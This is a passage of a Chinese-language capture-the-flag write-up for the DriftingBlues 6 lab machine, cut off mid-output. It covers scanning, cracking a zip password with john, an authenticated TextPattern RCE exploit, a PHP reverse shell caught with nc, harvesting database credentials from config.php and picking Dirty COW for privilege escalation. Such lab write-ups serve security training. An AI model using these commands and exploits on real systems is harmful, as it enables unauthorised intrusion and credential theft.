vulhub - DRIFTINGBLUES: 6 writeup

原创

一支神经病 于 2021-05-19 12:31:35 发布 124 收藏
分类专栏： VM破解

本文链接：https://blog.csdn.net/Jiajiajiang_/article/details/117020745

主机发现&端口扫描


netdiscover -i eth0

nmap -sV -p- 192.168.151.131


只开了80端口

目录扫描

有robots.txt



发现一个disallow的文件，当然是要去看一看，是一个登录框。



先放一放，去扫描下他提示的zip后缀文件。（gobuster很好用

```
$ gobuster dir -u http://192.168.154.131 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x zip
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.154.131
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              zip
[+] Timeout:                 10s
===============================================================
2021/05/18 23:05:29 Starting gobuster in directory enumeration mode
===============================================================
/index                (Status: 200) [Size: 750]
/db                   (Status: 200) [Size: 53656]
/robots               (Status: 200) [Size: 110]
/spammer              (Status: 200) [Size: 179]
/spammer.zip          (Status: 200) [Size: 179]
/server-status        (Status: 403) [Size: 296]

===============================================================
2021/05/18 23:06:38 Finished
===============================================================
```


去下载这个文件，然后解压，解压的时候发现需要密码，里边的文件叫creds.txt，那可能是登录凭证了，那必须要破解一下了。

```
┌──(kali㉿kali)-[~/Downloads]
└─$ unzip spammer.zip                                                    82 ×
Archive:  spammer.zip
[spammer.zip] creds.txt password:
password incorrect--reenter:
password incorrect--reenter:
   skipping: creds.txt               incorrect password
```


使用john破解zip文件密码

首先使用zip2john命令爆出hash文件

```
┌──(kali㉿kali)-[~/Downloads]
└─$ zip2john spammer.zip >> passwd.txt                                   82 ×
Created directory: /home/kali/.john
ver 2.0 spammer.zip/creds.txt PKZIP Encr: cmplen=27, decmplen=15, crc=B003611D
```

然后使用john命令，计算hash文件


```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo john passwd.txt
[sudo] password for kali:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for
 performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed fo
r performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed for
 performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
myspace4         (spammer.zip/creds.txt)
1g 0:00:00:00 DONE 2/3 (2021-05-18 23:14) 14.28g/s 1237Kp/s 1237Kc/s 1237KC/s
 charlie9..ship4
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


yep，很快，秒出。mayer:lionheart


```
┌──(kali㉿kali)-[~/Downloads]
└─$ unzip spammer.zip
Archive:  spammer.zip
[spammer.zip] creds.txt password:
 extracting: creds.txt

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
creds.txt  passwd.txt  spammer.zip

┌──(kali㉿kali)-[~/Downloads]
└─$ cat creds.txt
mayer:lionheart
```


回到web站点

使用上一步的账号密码来登录刚才的站点，登录成功。但是这个像是报错。应该是timezone的问题。




在我想怎么解决这个问题的时候，发现其实可以一直点ok，然后忽略，不知道之后会不会涉及到，先这样。站点长这样。



php站点，感觉可以找地方写php-reverse-shell.

漏洞查找

先随便点点，发现这个cms的版本。



去search一下

```
┌──(kali㉿kali)-[~/Downloads]
└─$ searchsploit textpattern
```

Exploit Title	Path
TextPattern 1.19 - 'publish.php' Remote File Inclusion	php/webapps/2646.txt
TextPattern 4.2 - 'index.php' Cross-Site Scripting	php/webapps/35571.txt
TextPattern 4.4.1 - 'ddb' Cross-Site Scripting	php/webapps/36489.txt
TextPattern 4.6.2 - 'qty' SQL Injection	php/webapps/44277.txt
textpattern CMS 4.2.0 - Remote File Inclusion	php/webapps/14823.txt
Textpattern CMS 4.6.2 - 'body' Persistent Cross-Site Scripting	php/webapps/48861.txt
Textpattern CMS 4.6.2 - Cross-site Request Forgery	php/webapps/48907.txt
TextPattern CMS 4.8.3 - Remote Code Execution (Authenticated)	php/webapps/48943.py

Shellcodes: No Results

巧了吗这不是。一把梭来一下。

看下这个py文件的用法。

```
if len(sys.argv) < 4:
    log.info ("USAGE: python3 exploit.py http://target.com username password")
    log.info ("EXAMPLE: python3 exploit.py http://localhost admin admin\n")
    sys.exit()
```

确实没那么顺利。开始解决问题

```
┌──(kali㉿kali)-[~/vuln/driftingblue6]
└─$ python3 48943.py http://192.168.154.131/textpattern/textpattern mayer lionheart

Software: TextPattern ⩽ 4.8.3
CVE: CVE-2020-XXXXX - Authenticated RCE via Unrestricted File Upload
Author: Michele '0blio_' Cisternino

[*] Authenticating to the target as 'mayer'
Traceback (most recent call last):
  File "/home/kali/vuln/driftingblue6/48943.py", line 122, in <module>
    "_txp_token" : (None, uploadToken), # Token here
NameError: name 'uploadToken' is not defined
```



回看脚本，他会自己给你加一个testpattern

```
# Uploading the webshell
log.warning ("Sending payload..")

try:
    r = s.post (target + "textpattern/index.php?event=file", verify=False, headers=headers, files=multipart_f
orm_data)
    if "Files uploaded" in r.text:
        log.success ("Webshell uploaded successfully as {}".format(randomFilename))
except:
    log.error ("Unexpected error..")
    sys.exit()
```


所以url参数就不用加那么多textpattern了，ok解决一个问题，已经成功登录了。


```
┌──(kali㉿kali)-[~/vuln/driftingblue6]
└─$ python3 48943.py http://192.168.154.131/textpattern mayer lionheart                1 ×

Software: TextPattern ≤ 4.8.3
CVE: CVE-2020-XXXXX - Authenticated RCE via Unrestricted File Upload
Author: Michele 'Oblio_' Cisternino

[*] Authenticating to the target as 'mayer'
[√] Logged in as 'mayer' (Cookie: txp_login=mayer%2Cc1fedd1ec229e5f1f548e30ca05e09bd; txp_login_public=84e5cb
b814mayer)
[*] Grabbing _txp_token (required to proceed with exploitation)..
Traceback (most recent call last):
  File "/home/kali/vuln/driftingblue6/48943.py", line 89, in <module>
    scriptJS = soup.find_all("script")[2].string.replace("var textpattern = ", "")[:-2]
AttributeError: 'NoneType' object has no attribute 'replace'
```


好了太麻烦了（我猜跟那个timezone有点关系），还是看脚本啥意思吧，大概就是在这里上传一个脚本文件。




Getshell

传一个php-reverse-shell



访问这个文件并开启监听



回弹，yep。

```
┌──(kali㉿kali)-[~/vuln/driftingblue6]
└─$ sudo nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.154.129] from (UNKNOWN) [192.168.154.131] 40393
Linux driftingblues 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64 GNU/Linux
 06:49:54 up  1:10,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ifconfig
/bin/sh: 1: ifconfig: not found
$ /sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b1:6f:82
          inet addr:192.168.154.131  Bcast:192.168.154.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb1:6f82/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:644691 errors:0 dropped:0 overruns:0 frame:0
          TX packets:543275 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:93001534 (88.6 MiB)  TX bytes:243537744 (232.2 MiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:144 errors:0 dropped:0 overruns:0 frame:0
          TX packets:144 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:14256 (13.9 KiB)  TX bytes:14256 (13.9 KiB)
```


提权

啥也别说了，先翻文件，甭管有用没用。

```
$ cat config.php
<?php
$txpcfg['db'] = 'textpattern_db';
$txpcfg['user'] = 'drifter';
$txpcfg['pass'] = 'imjustdrifting31';
$txpcfg['host'] = 'localhost';
$txpcfg['table_prefix'] = '';
$txpcfg['txpath'] = '/var/www/textpattern/textpattern';
$txpcfg['dbcharset'] = 'utf8mb4';
// For more customization options, please consult config-dist.php file
```



```
$txpcfg['db'] = 'textpattern_db';
$txpcfg['user'] = 'drifter';
$txpcfg['pass'] = 'imjustdrifting31';
$txpcfg['host'] = 'localhost';
```

连数据库之前记得用交互式shell

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@driftingblues:/$
```

只有这一个用户，看到个邮箱，不知道有啥用，留着吧。

```
mysql> select * from txp_users
select * from txp_users
    -> ;
;
+---------+-------+------------------------------------------------------------+---------------+-------------------------
---+-------+-------------------+----------------------------------+
| user_id | name  | pass                                                       | RealName      | email
   | privs | last_access       | nonce                            |
+---------+-------+------------------------------------------------------------+---------------+-------------------------
---+-------+-------------------+----------------------------------+
|       1 | mayer | $2y$10$vLuVi6USHmoVNQHioadI5OGONW1qXjqKxi4fVYAceKsAo5gzUPmeq | hakan tasiyan | hakanyasiyan@universal.c
om |     1 | 2021-05-19 06:45:26 | bba6b33978672396491cb101462873e3 |
+---------+-------+------------------------------------------------------------+---------------+-------------------------
---+-------+-------------------+----------------------------------+
1 row in set (0.01 sec)
```


奥对还有一个mysql的版本

```
www-data@driftingblues:/$ mysql -u drifter -p
mysql -u drifter -p
Enter password: imjustdrifting31

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 76
Server version: 5.5.47-0+deb7u1 (Debian)
```


-u=s看一看

```
www-data@driftingblues:/$ find /* -perm -u=s 2>/dev/null
find /* -perm -u=s 2>/dev/null
/bin/ping
/bin/mount
/bin/umount
/bin/su
/bin/ping6
/usr/sbin/exim4
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/lib/eject/dmcrypt-get-device
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
```


端口开放看一看

```
www-data@driftingblues:/$ netstat -ano
netstat -ano
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       Timer
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      off (0.00/0/0)
tcp        0     89 192.168.154.131:40394   192.168.154.129:443     ESTABLISHED on (0.20/0/0)
tcp6       0      0 :::80                   :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 ::1:25                  :::*                    LISTEN      off (0.00/0/0)
tcp6       0      0 192.168.154.131:80      192.168.154.129:49286   ESTABLISHED keepalive (6140.49/0/0)
udp        0      0 0.0.0.0:68              0.0.0.0:*                           off (0.00/0/0)
udp        0      0 0.0.0.0:18594           0.0.0.0:*                           off (0.00/0/0)
udp6       0      0 :::54781                :::*                                off (0.00/0/0)
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ACC ]     STREAM     LISTENING     6665     /var/run/acpid.socket
unix  2      [ ACC ]     STREAM     LISTENING     7046     /var/run/mysqld/mysqld.sock
unix  5      [ ]         DGRAM                    6623     /dev/log
unix  2      [ ACC ]     SEQPACKET  LISTENING     3552     /run/udev/control
unix  2      [ ]         DGRAM                    7030
unix  2      [ ]         DGRAM                    6662
unix  2      [ ]         DGRAM                    6639
unix  3      [ ]         DGRAM                    3559
unix  3      [ ]         DGRAM                    3558
```


linux 版本看一看

```
www-data@driftingblues:/$ uname -a
uname -a
Linux driftingblues 3.2.0-4-amd64 #1 SMP Debian 3.2.78-1 x86_64 GNU/Linux
```

```
┌──(kali㉿kali)-[~]
└─$ searchsploit linux 3.2.78 |grep local
Dell EMC RecoverPoint < 5.1.2 - Local Root Command Execution                | linux/local/44920.txt
Dell EMC RecoverPoint boxmgmt CLI < 5.1.2 - Arbitrary File Read              | linux/local/44688.txt
Exim < 4.86.2 - Local Privilege Escalation                                  | linux/local/39549.txt
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege Escalation   | solaris/local/15962.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Priv | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' Race Condition Privilege Esca | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA' Race Condition (Write Access | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege E | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem Race Condition (Write Access | linux/local/40611.c
Linux Kernel 3.0 < 3.3.5 - 'CLONE_NEWUSER|CLONE_FS' Local Privilege Escalation | linux/local/38390.c
Linux Kernel 3.14-rc1 < 3.15-rc4 (x64) - Raw Mode PTY Echo Race Condition Privilege | linux_x86-64/local/33516.c
Linux Kernel 4.8.0 UDEV < 232 - Local Privilege Escalation                  | linux/local/41886.c
Linux Kernel < 3.16.1 - 'Remount FUSE' Local Privilege Escalation           | linux/local/34923.c
Linux Kernel < 3.16.39 (Debian 8 x64) - 'inotfiy' Local Privilege Escalation | linux_x86-64/local/44302.c
Linux Kernel < 3.4.5 (Android 4.2.2/4.4 ARM) - Local Privilege Escalation   | arm/local/31574.c
Linux Kernel < 3.5.0-23 (Ubuntu 12.04.2 x64) - 'SOCK_DIAG' SMEP Bypass Local Privile | linux_x86-64/local/44299.c
```


应该就脏牛了吧

靶机有gcc 送到靶机去gcc

```
www-data@driftingblues:/$ gcc -v
gcc -v
Using built-in specs.
COLLECT_GCC=gcc
COLLECT_LTO_WRAPPER=/usr/lib/gcc/x86_64-linux-gnu/4.7/lto-wrapper
Target: x86_64-linux-gnu
Configured with: ../src/configure -v --with-pkgversion='Debian 4.7.2-5' --with-bugurl=file:///usr/share/doc/gcc-4.7/README.
Bugs --enable-languages=c,c++,go,fortran,objc,obj-c++ --prefix=/usr --program-suffix=-4.7 --enable-shared --enable-linker-b
uild-id --with-system-zlib --libexecdir=/usr/lib --without-included-gettext --enable-threads=posix --with-gxx-include-dir=/
usr/include/c++/4.7 --libdir=/usr/lib --enable-nls --with-sysroot=/ --enable-clocale=gnu --enable-libstdcxx-debug --enable-
libstdcxx-time=yes --enable-gnu-unique-object --enable-plugin --enable-objc-gc --with-arch-32=i586 --with-tune=generic --en
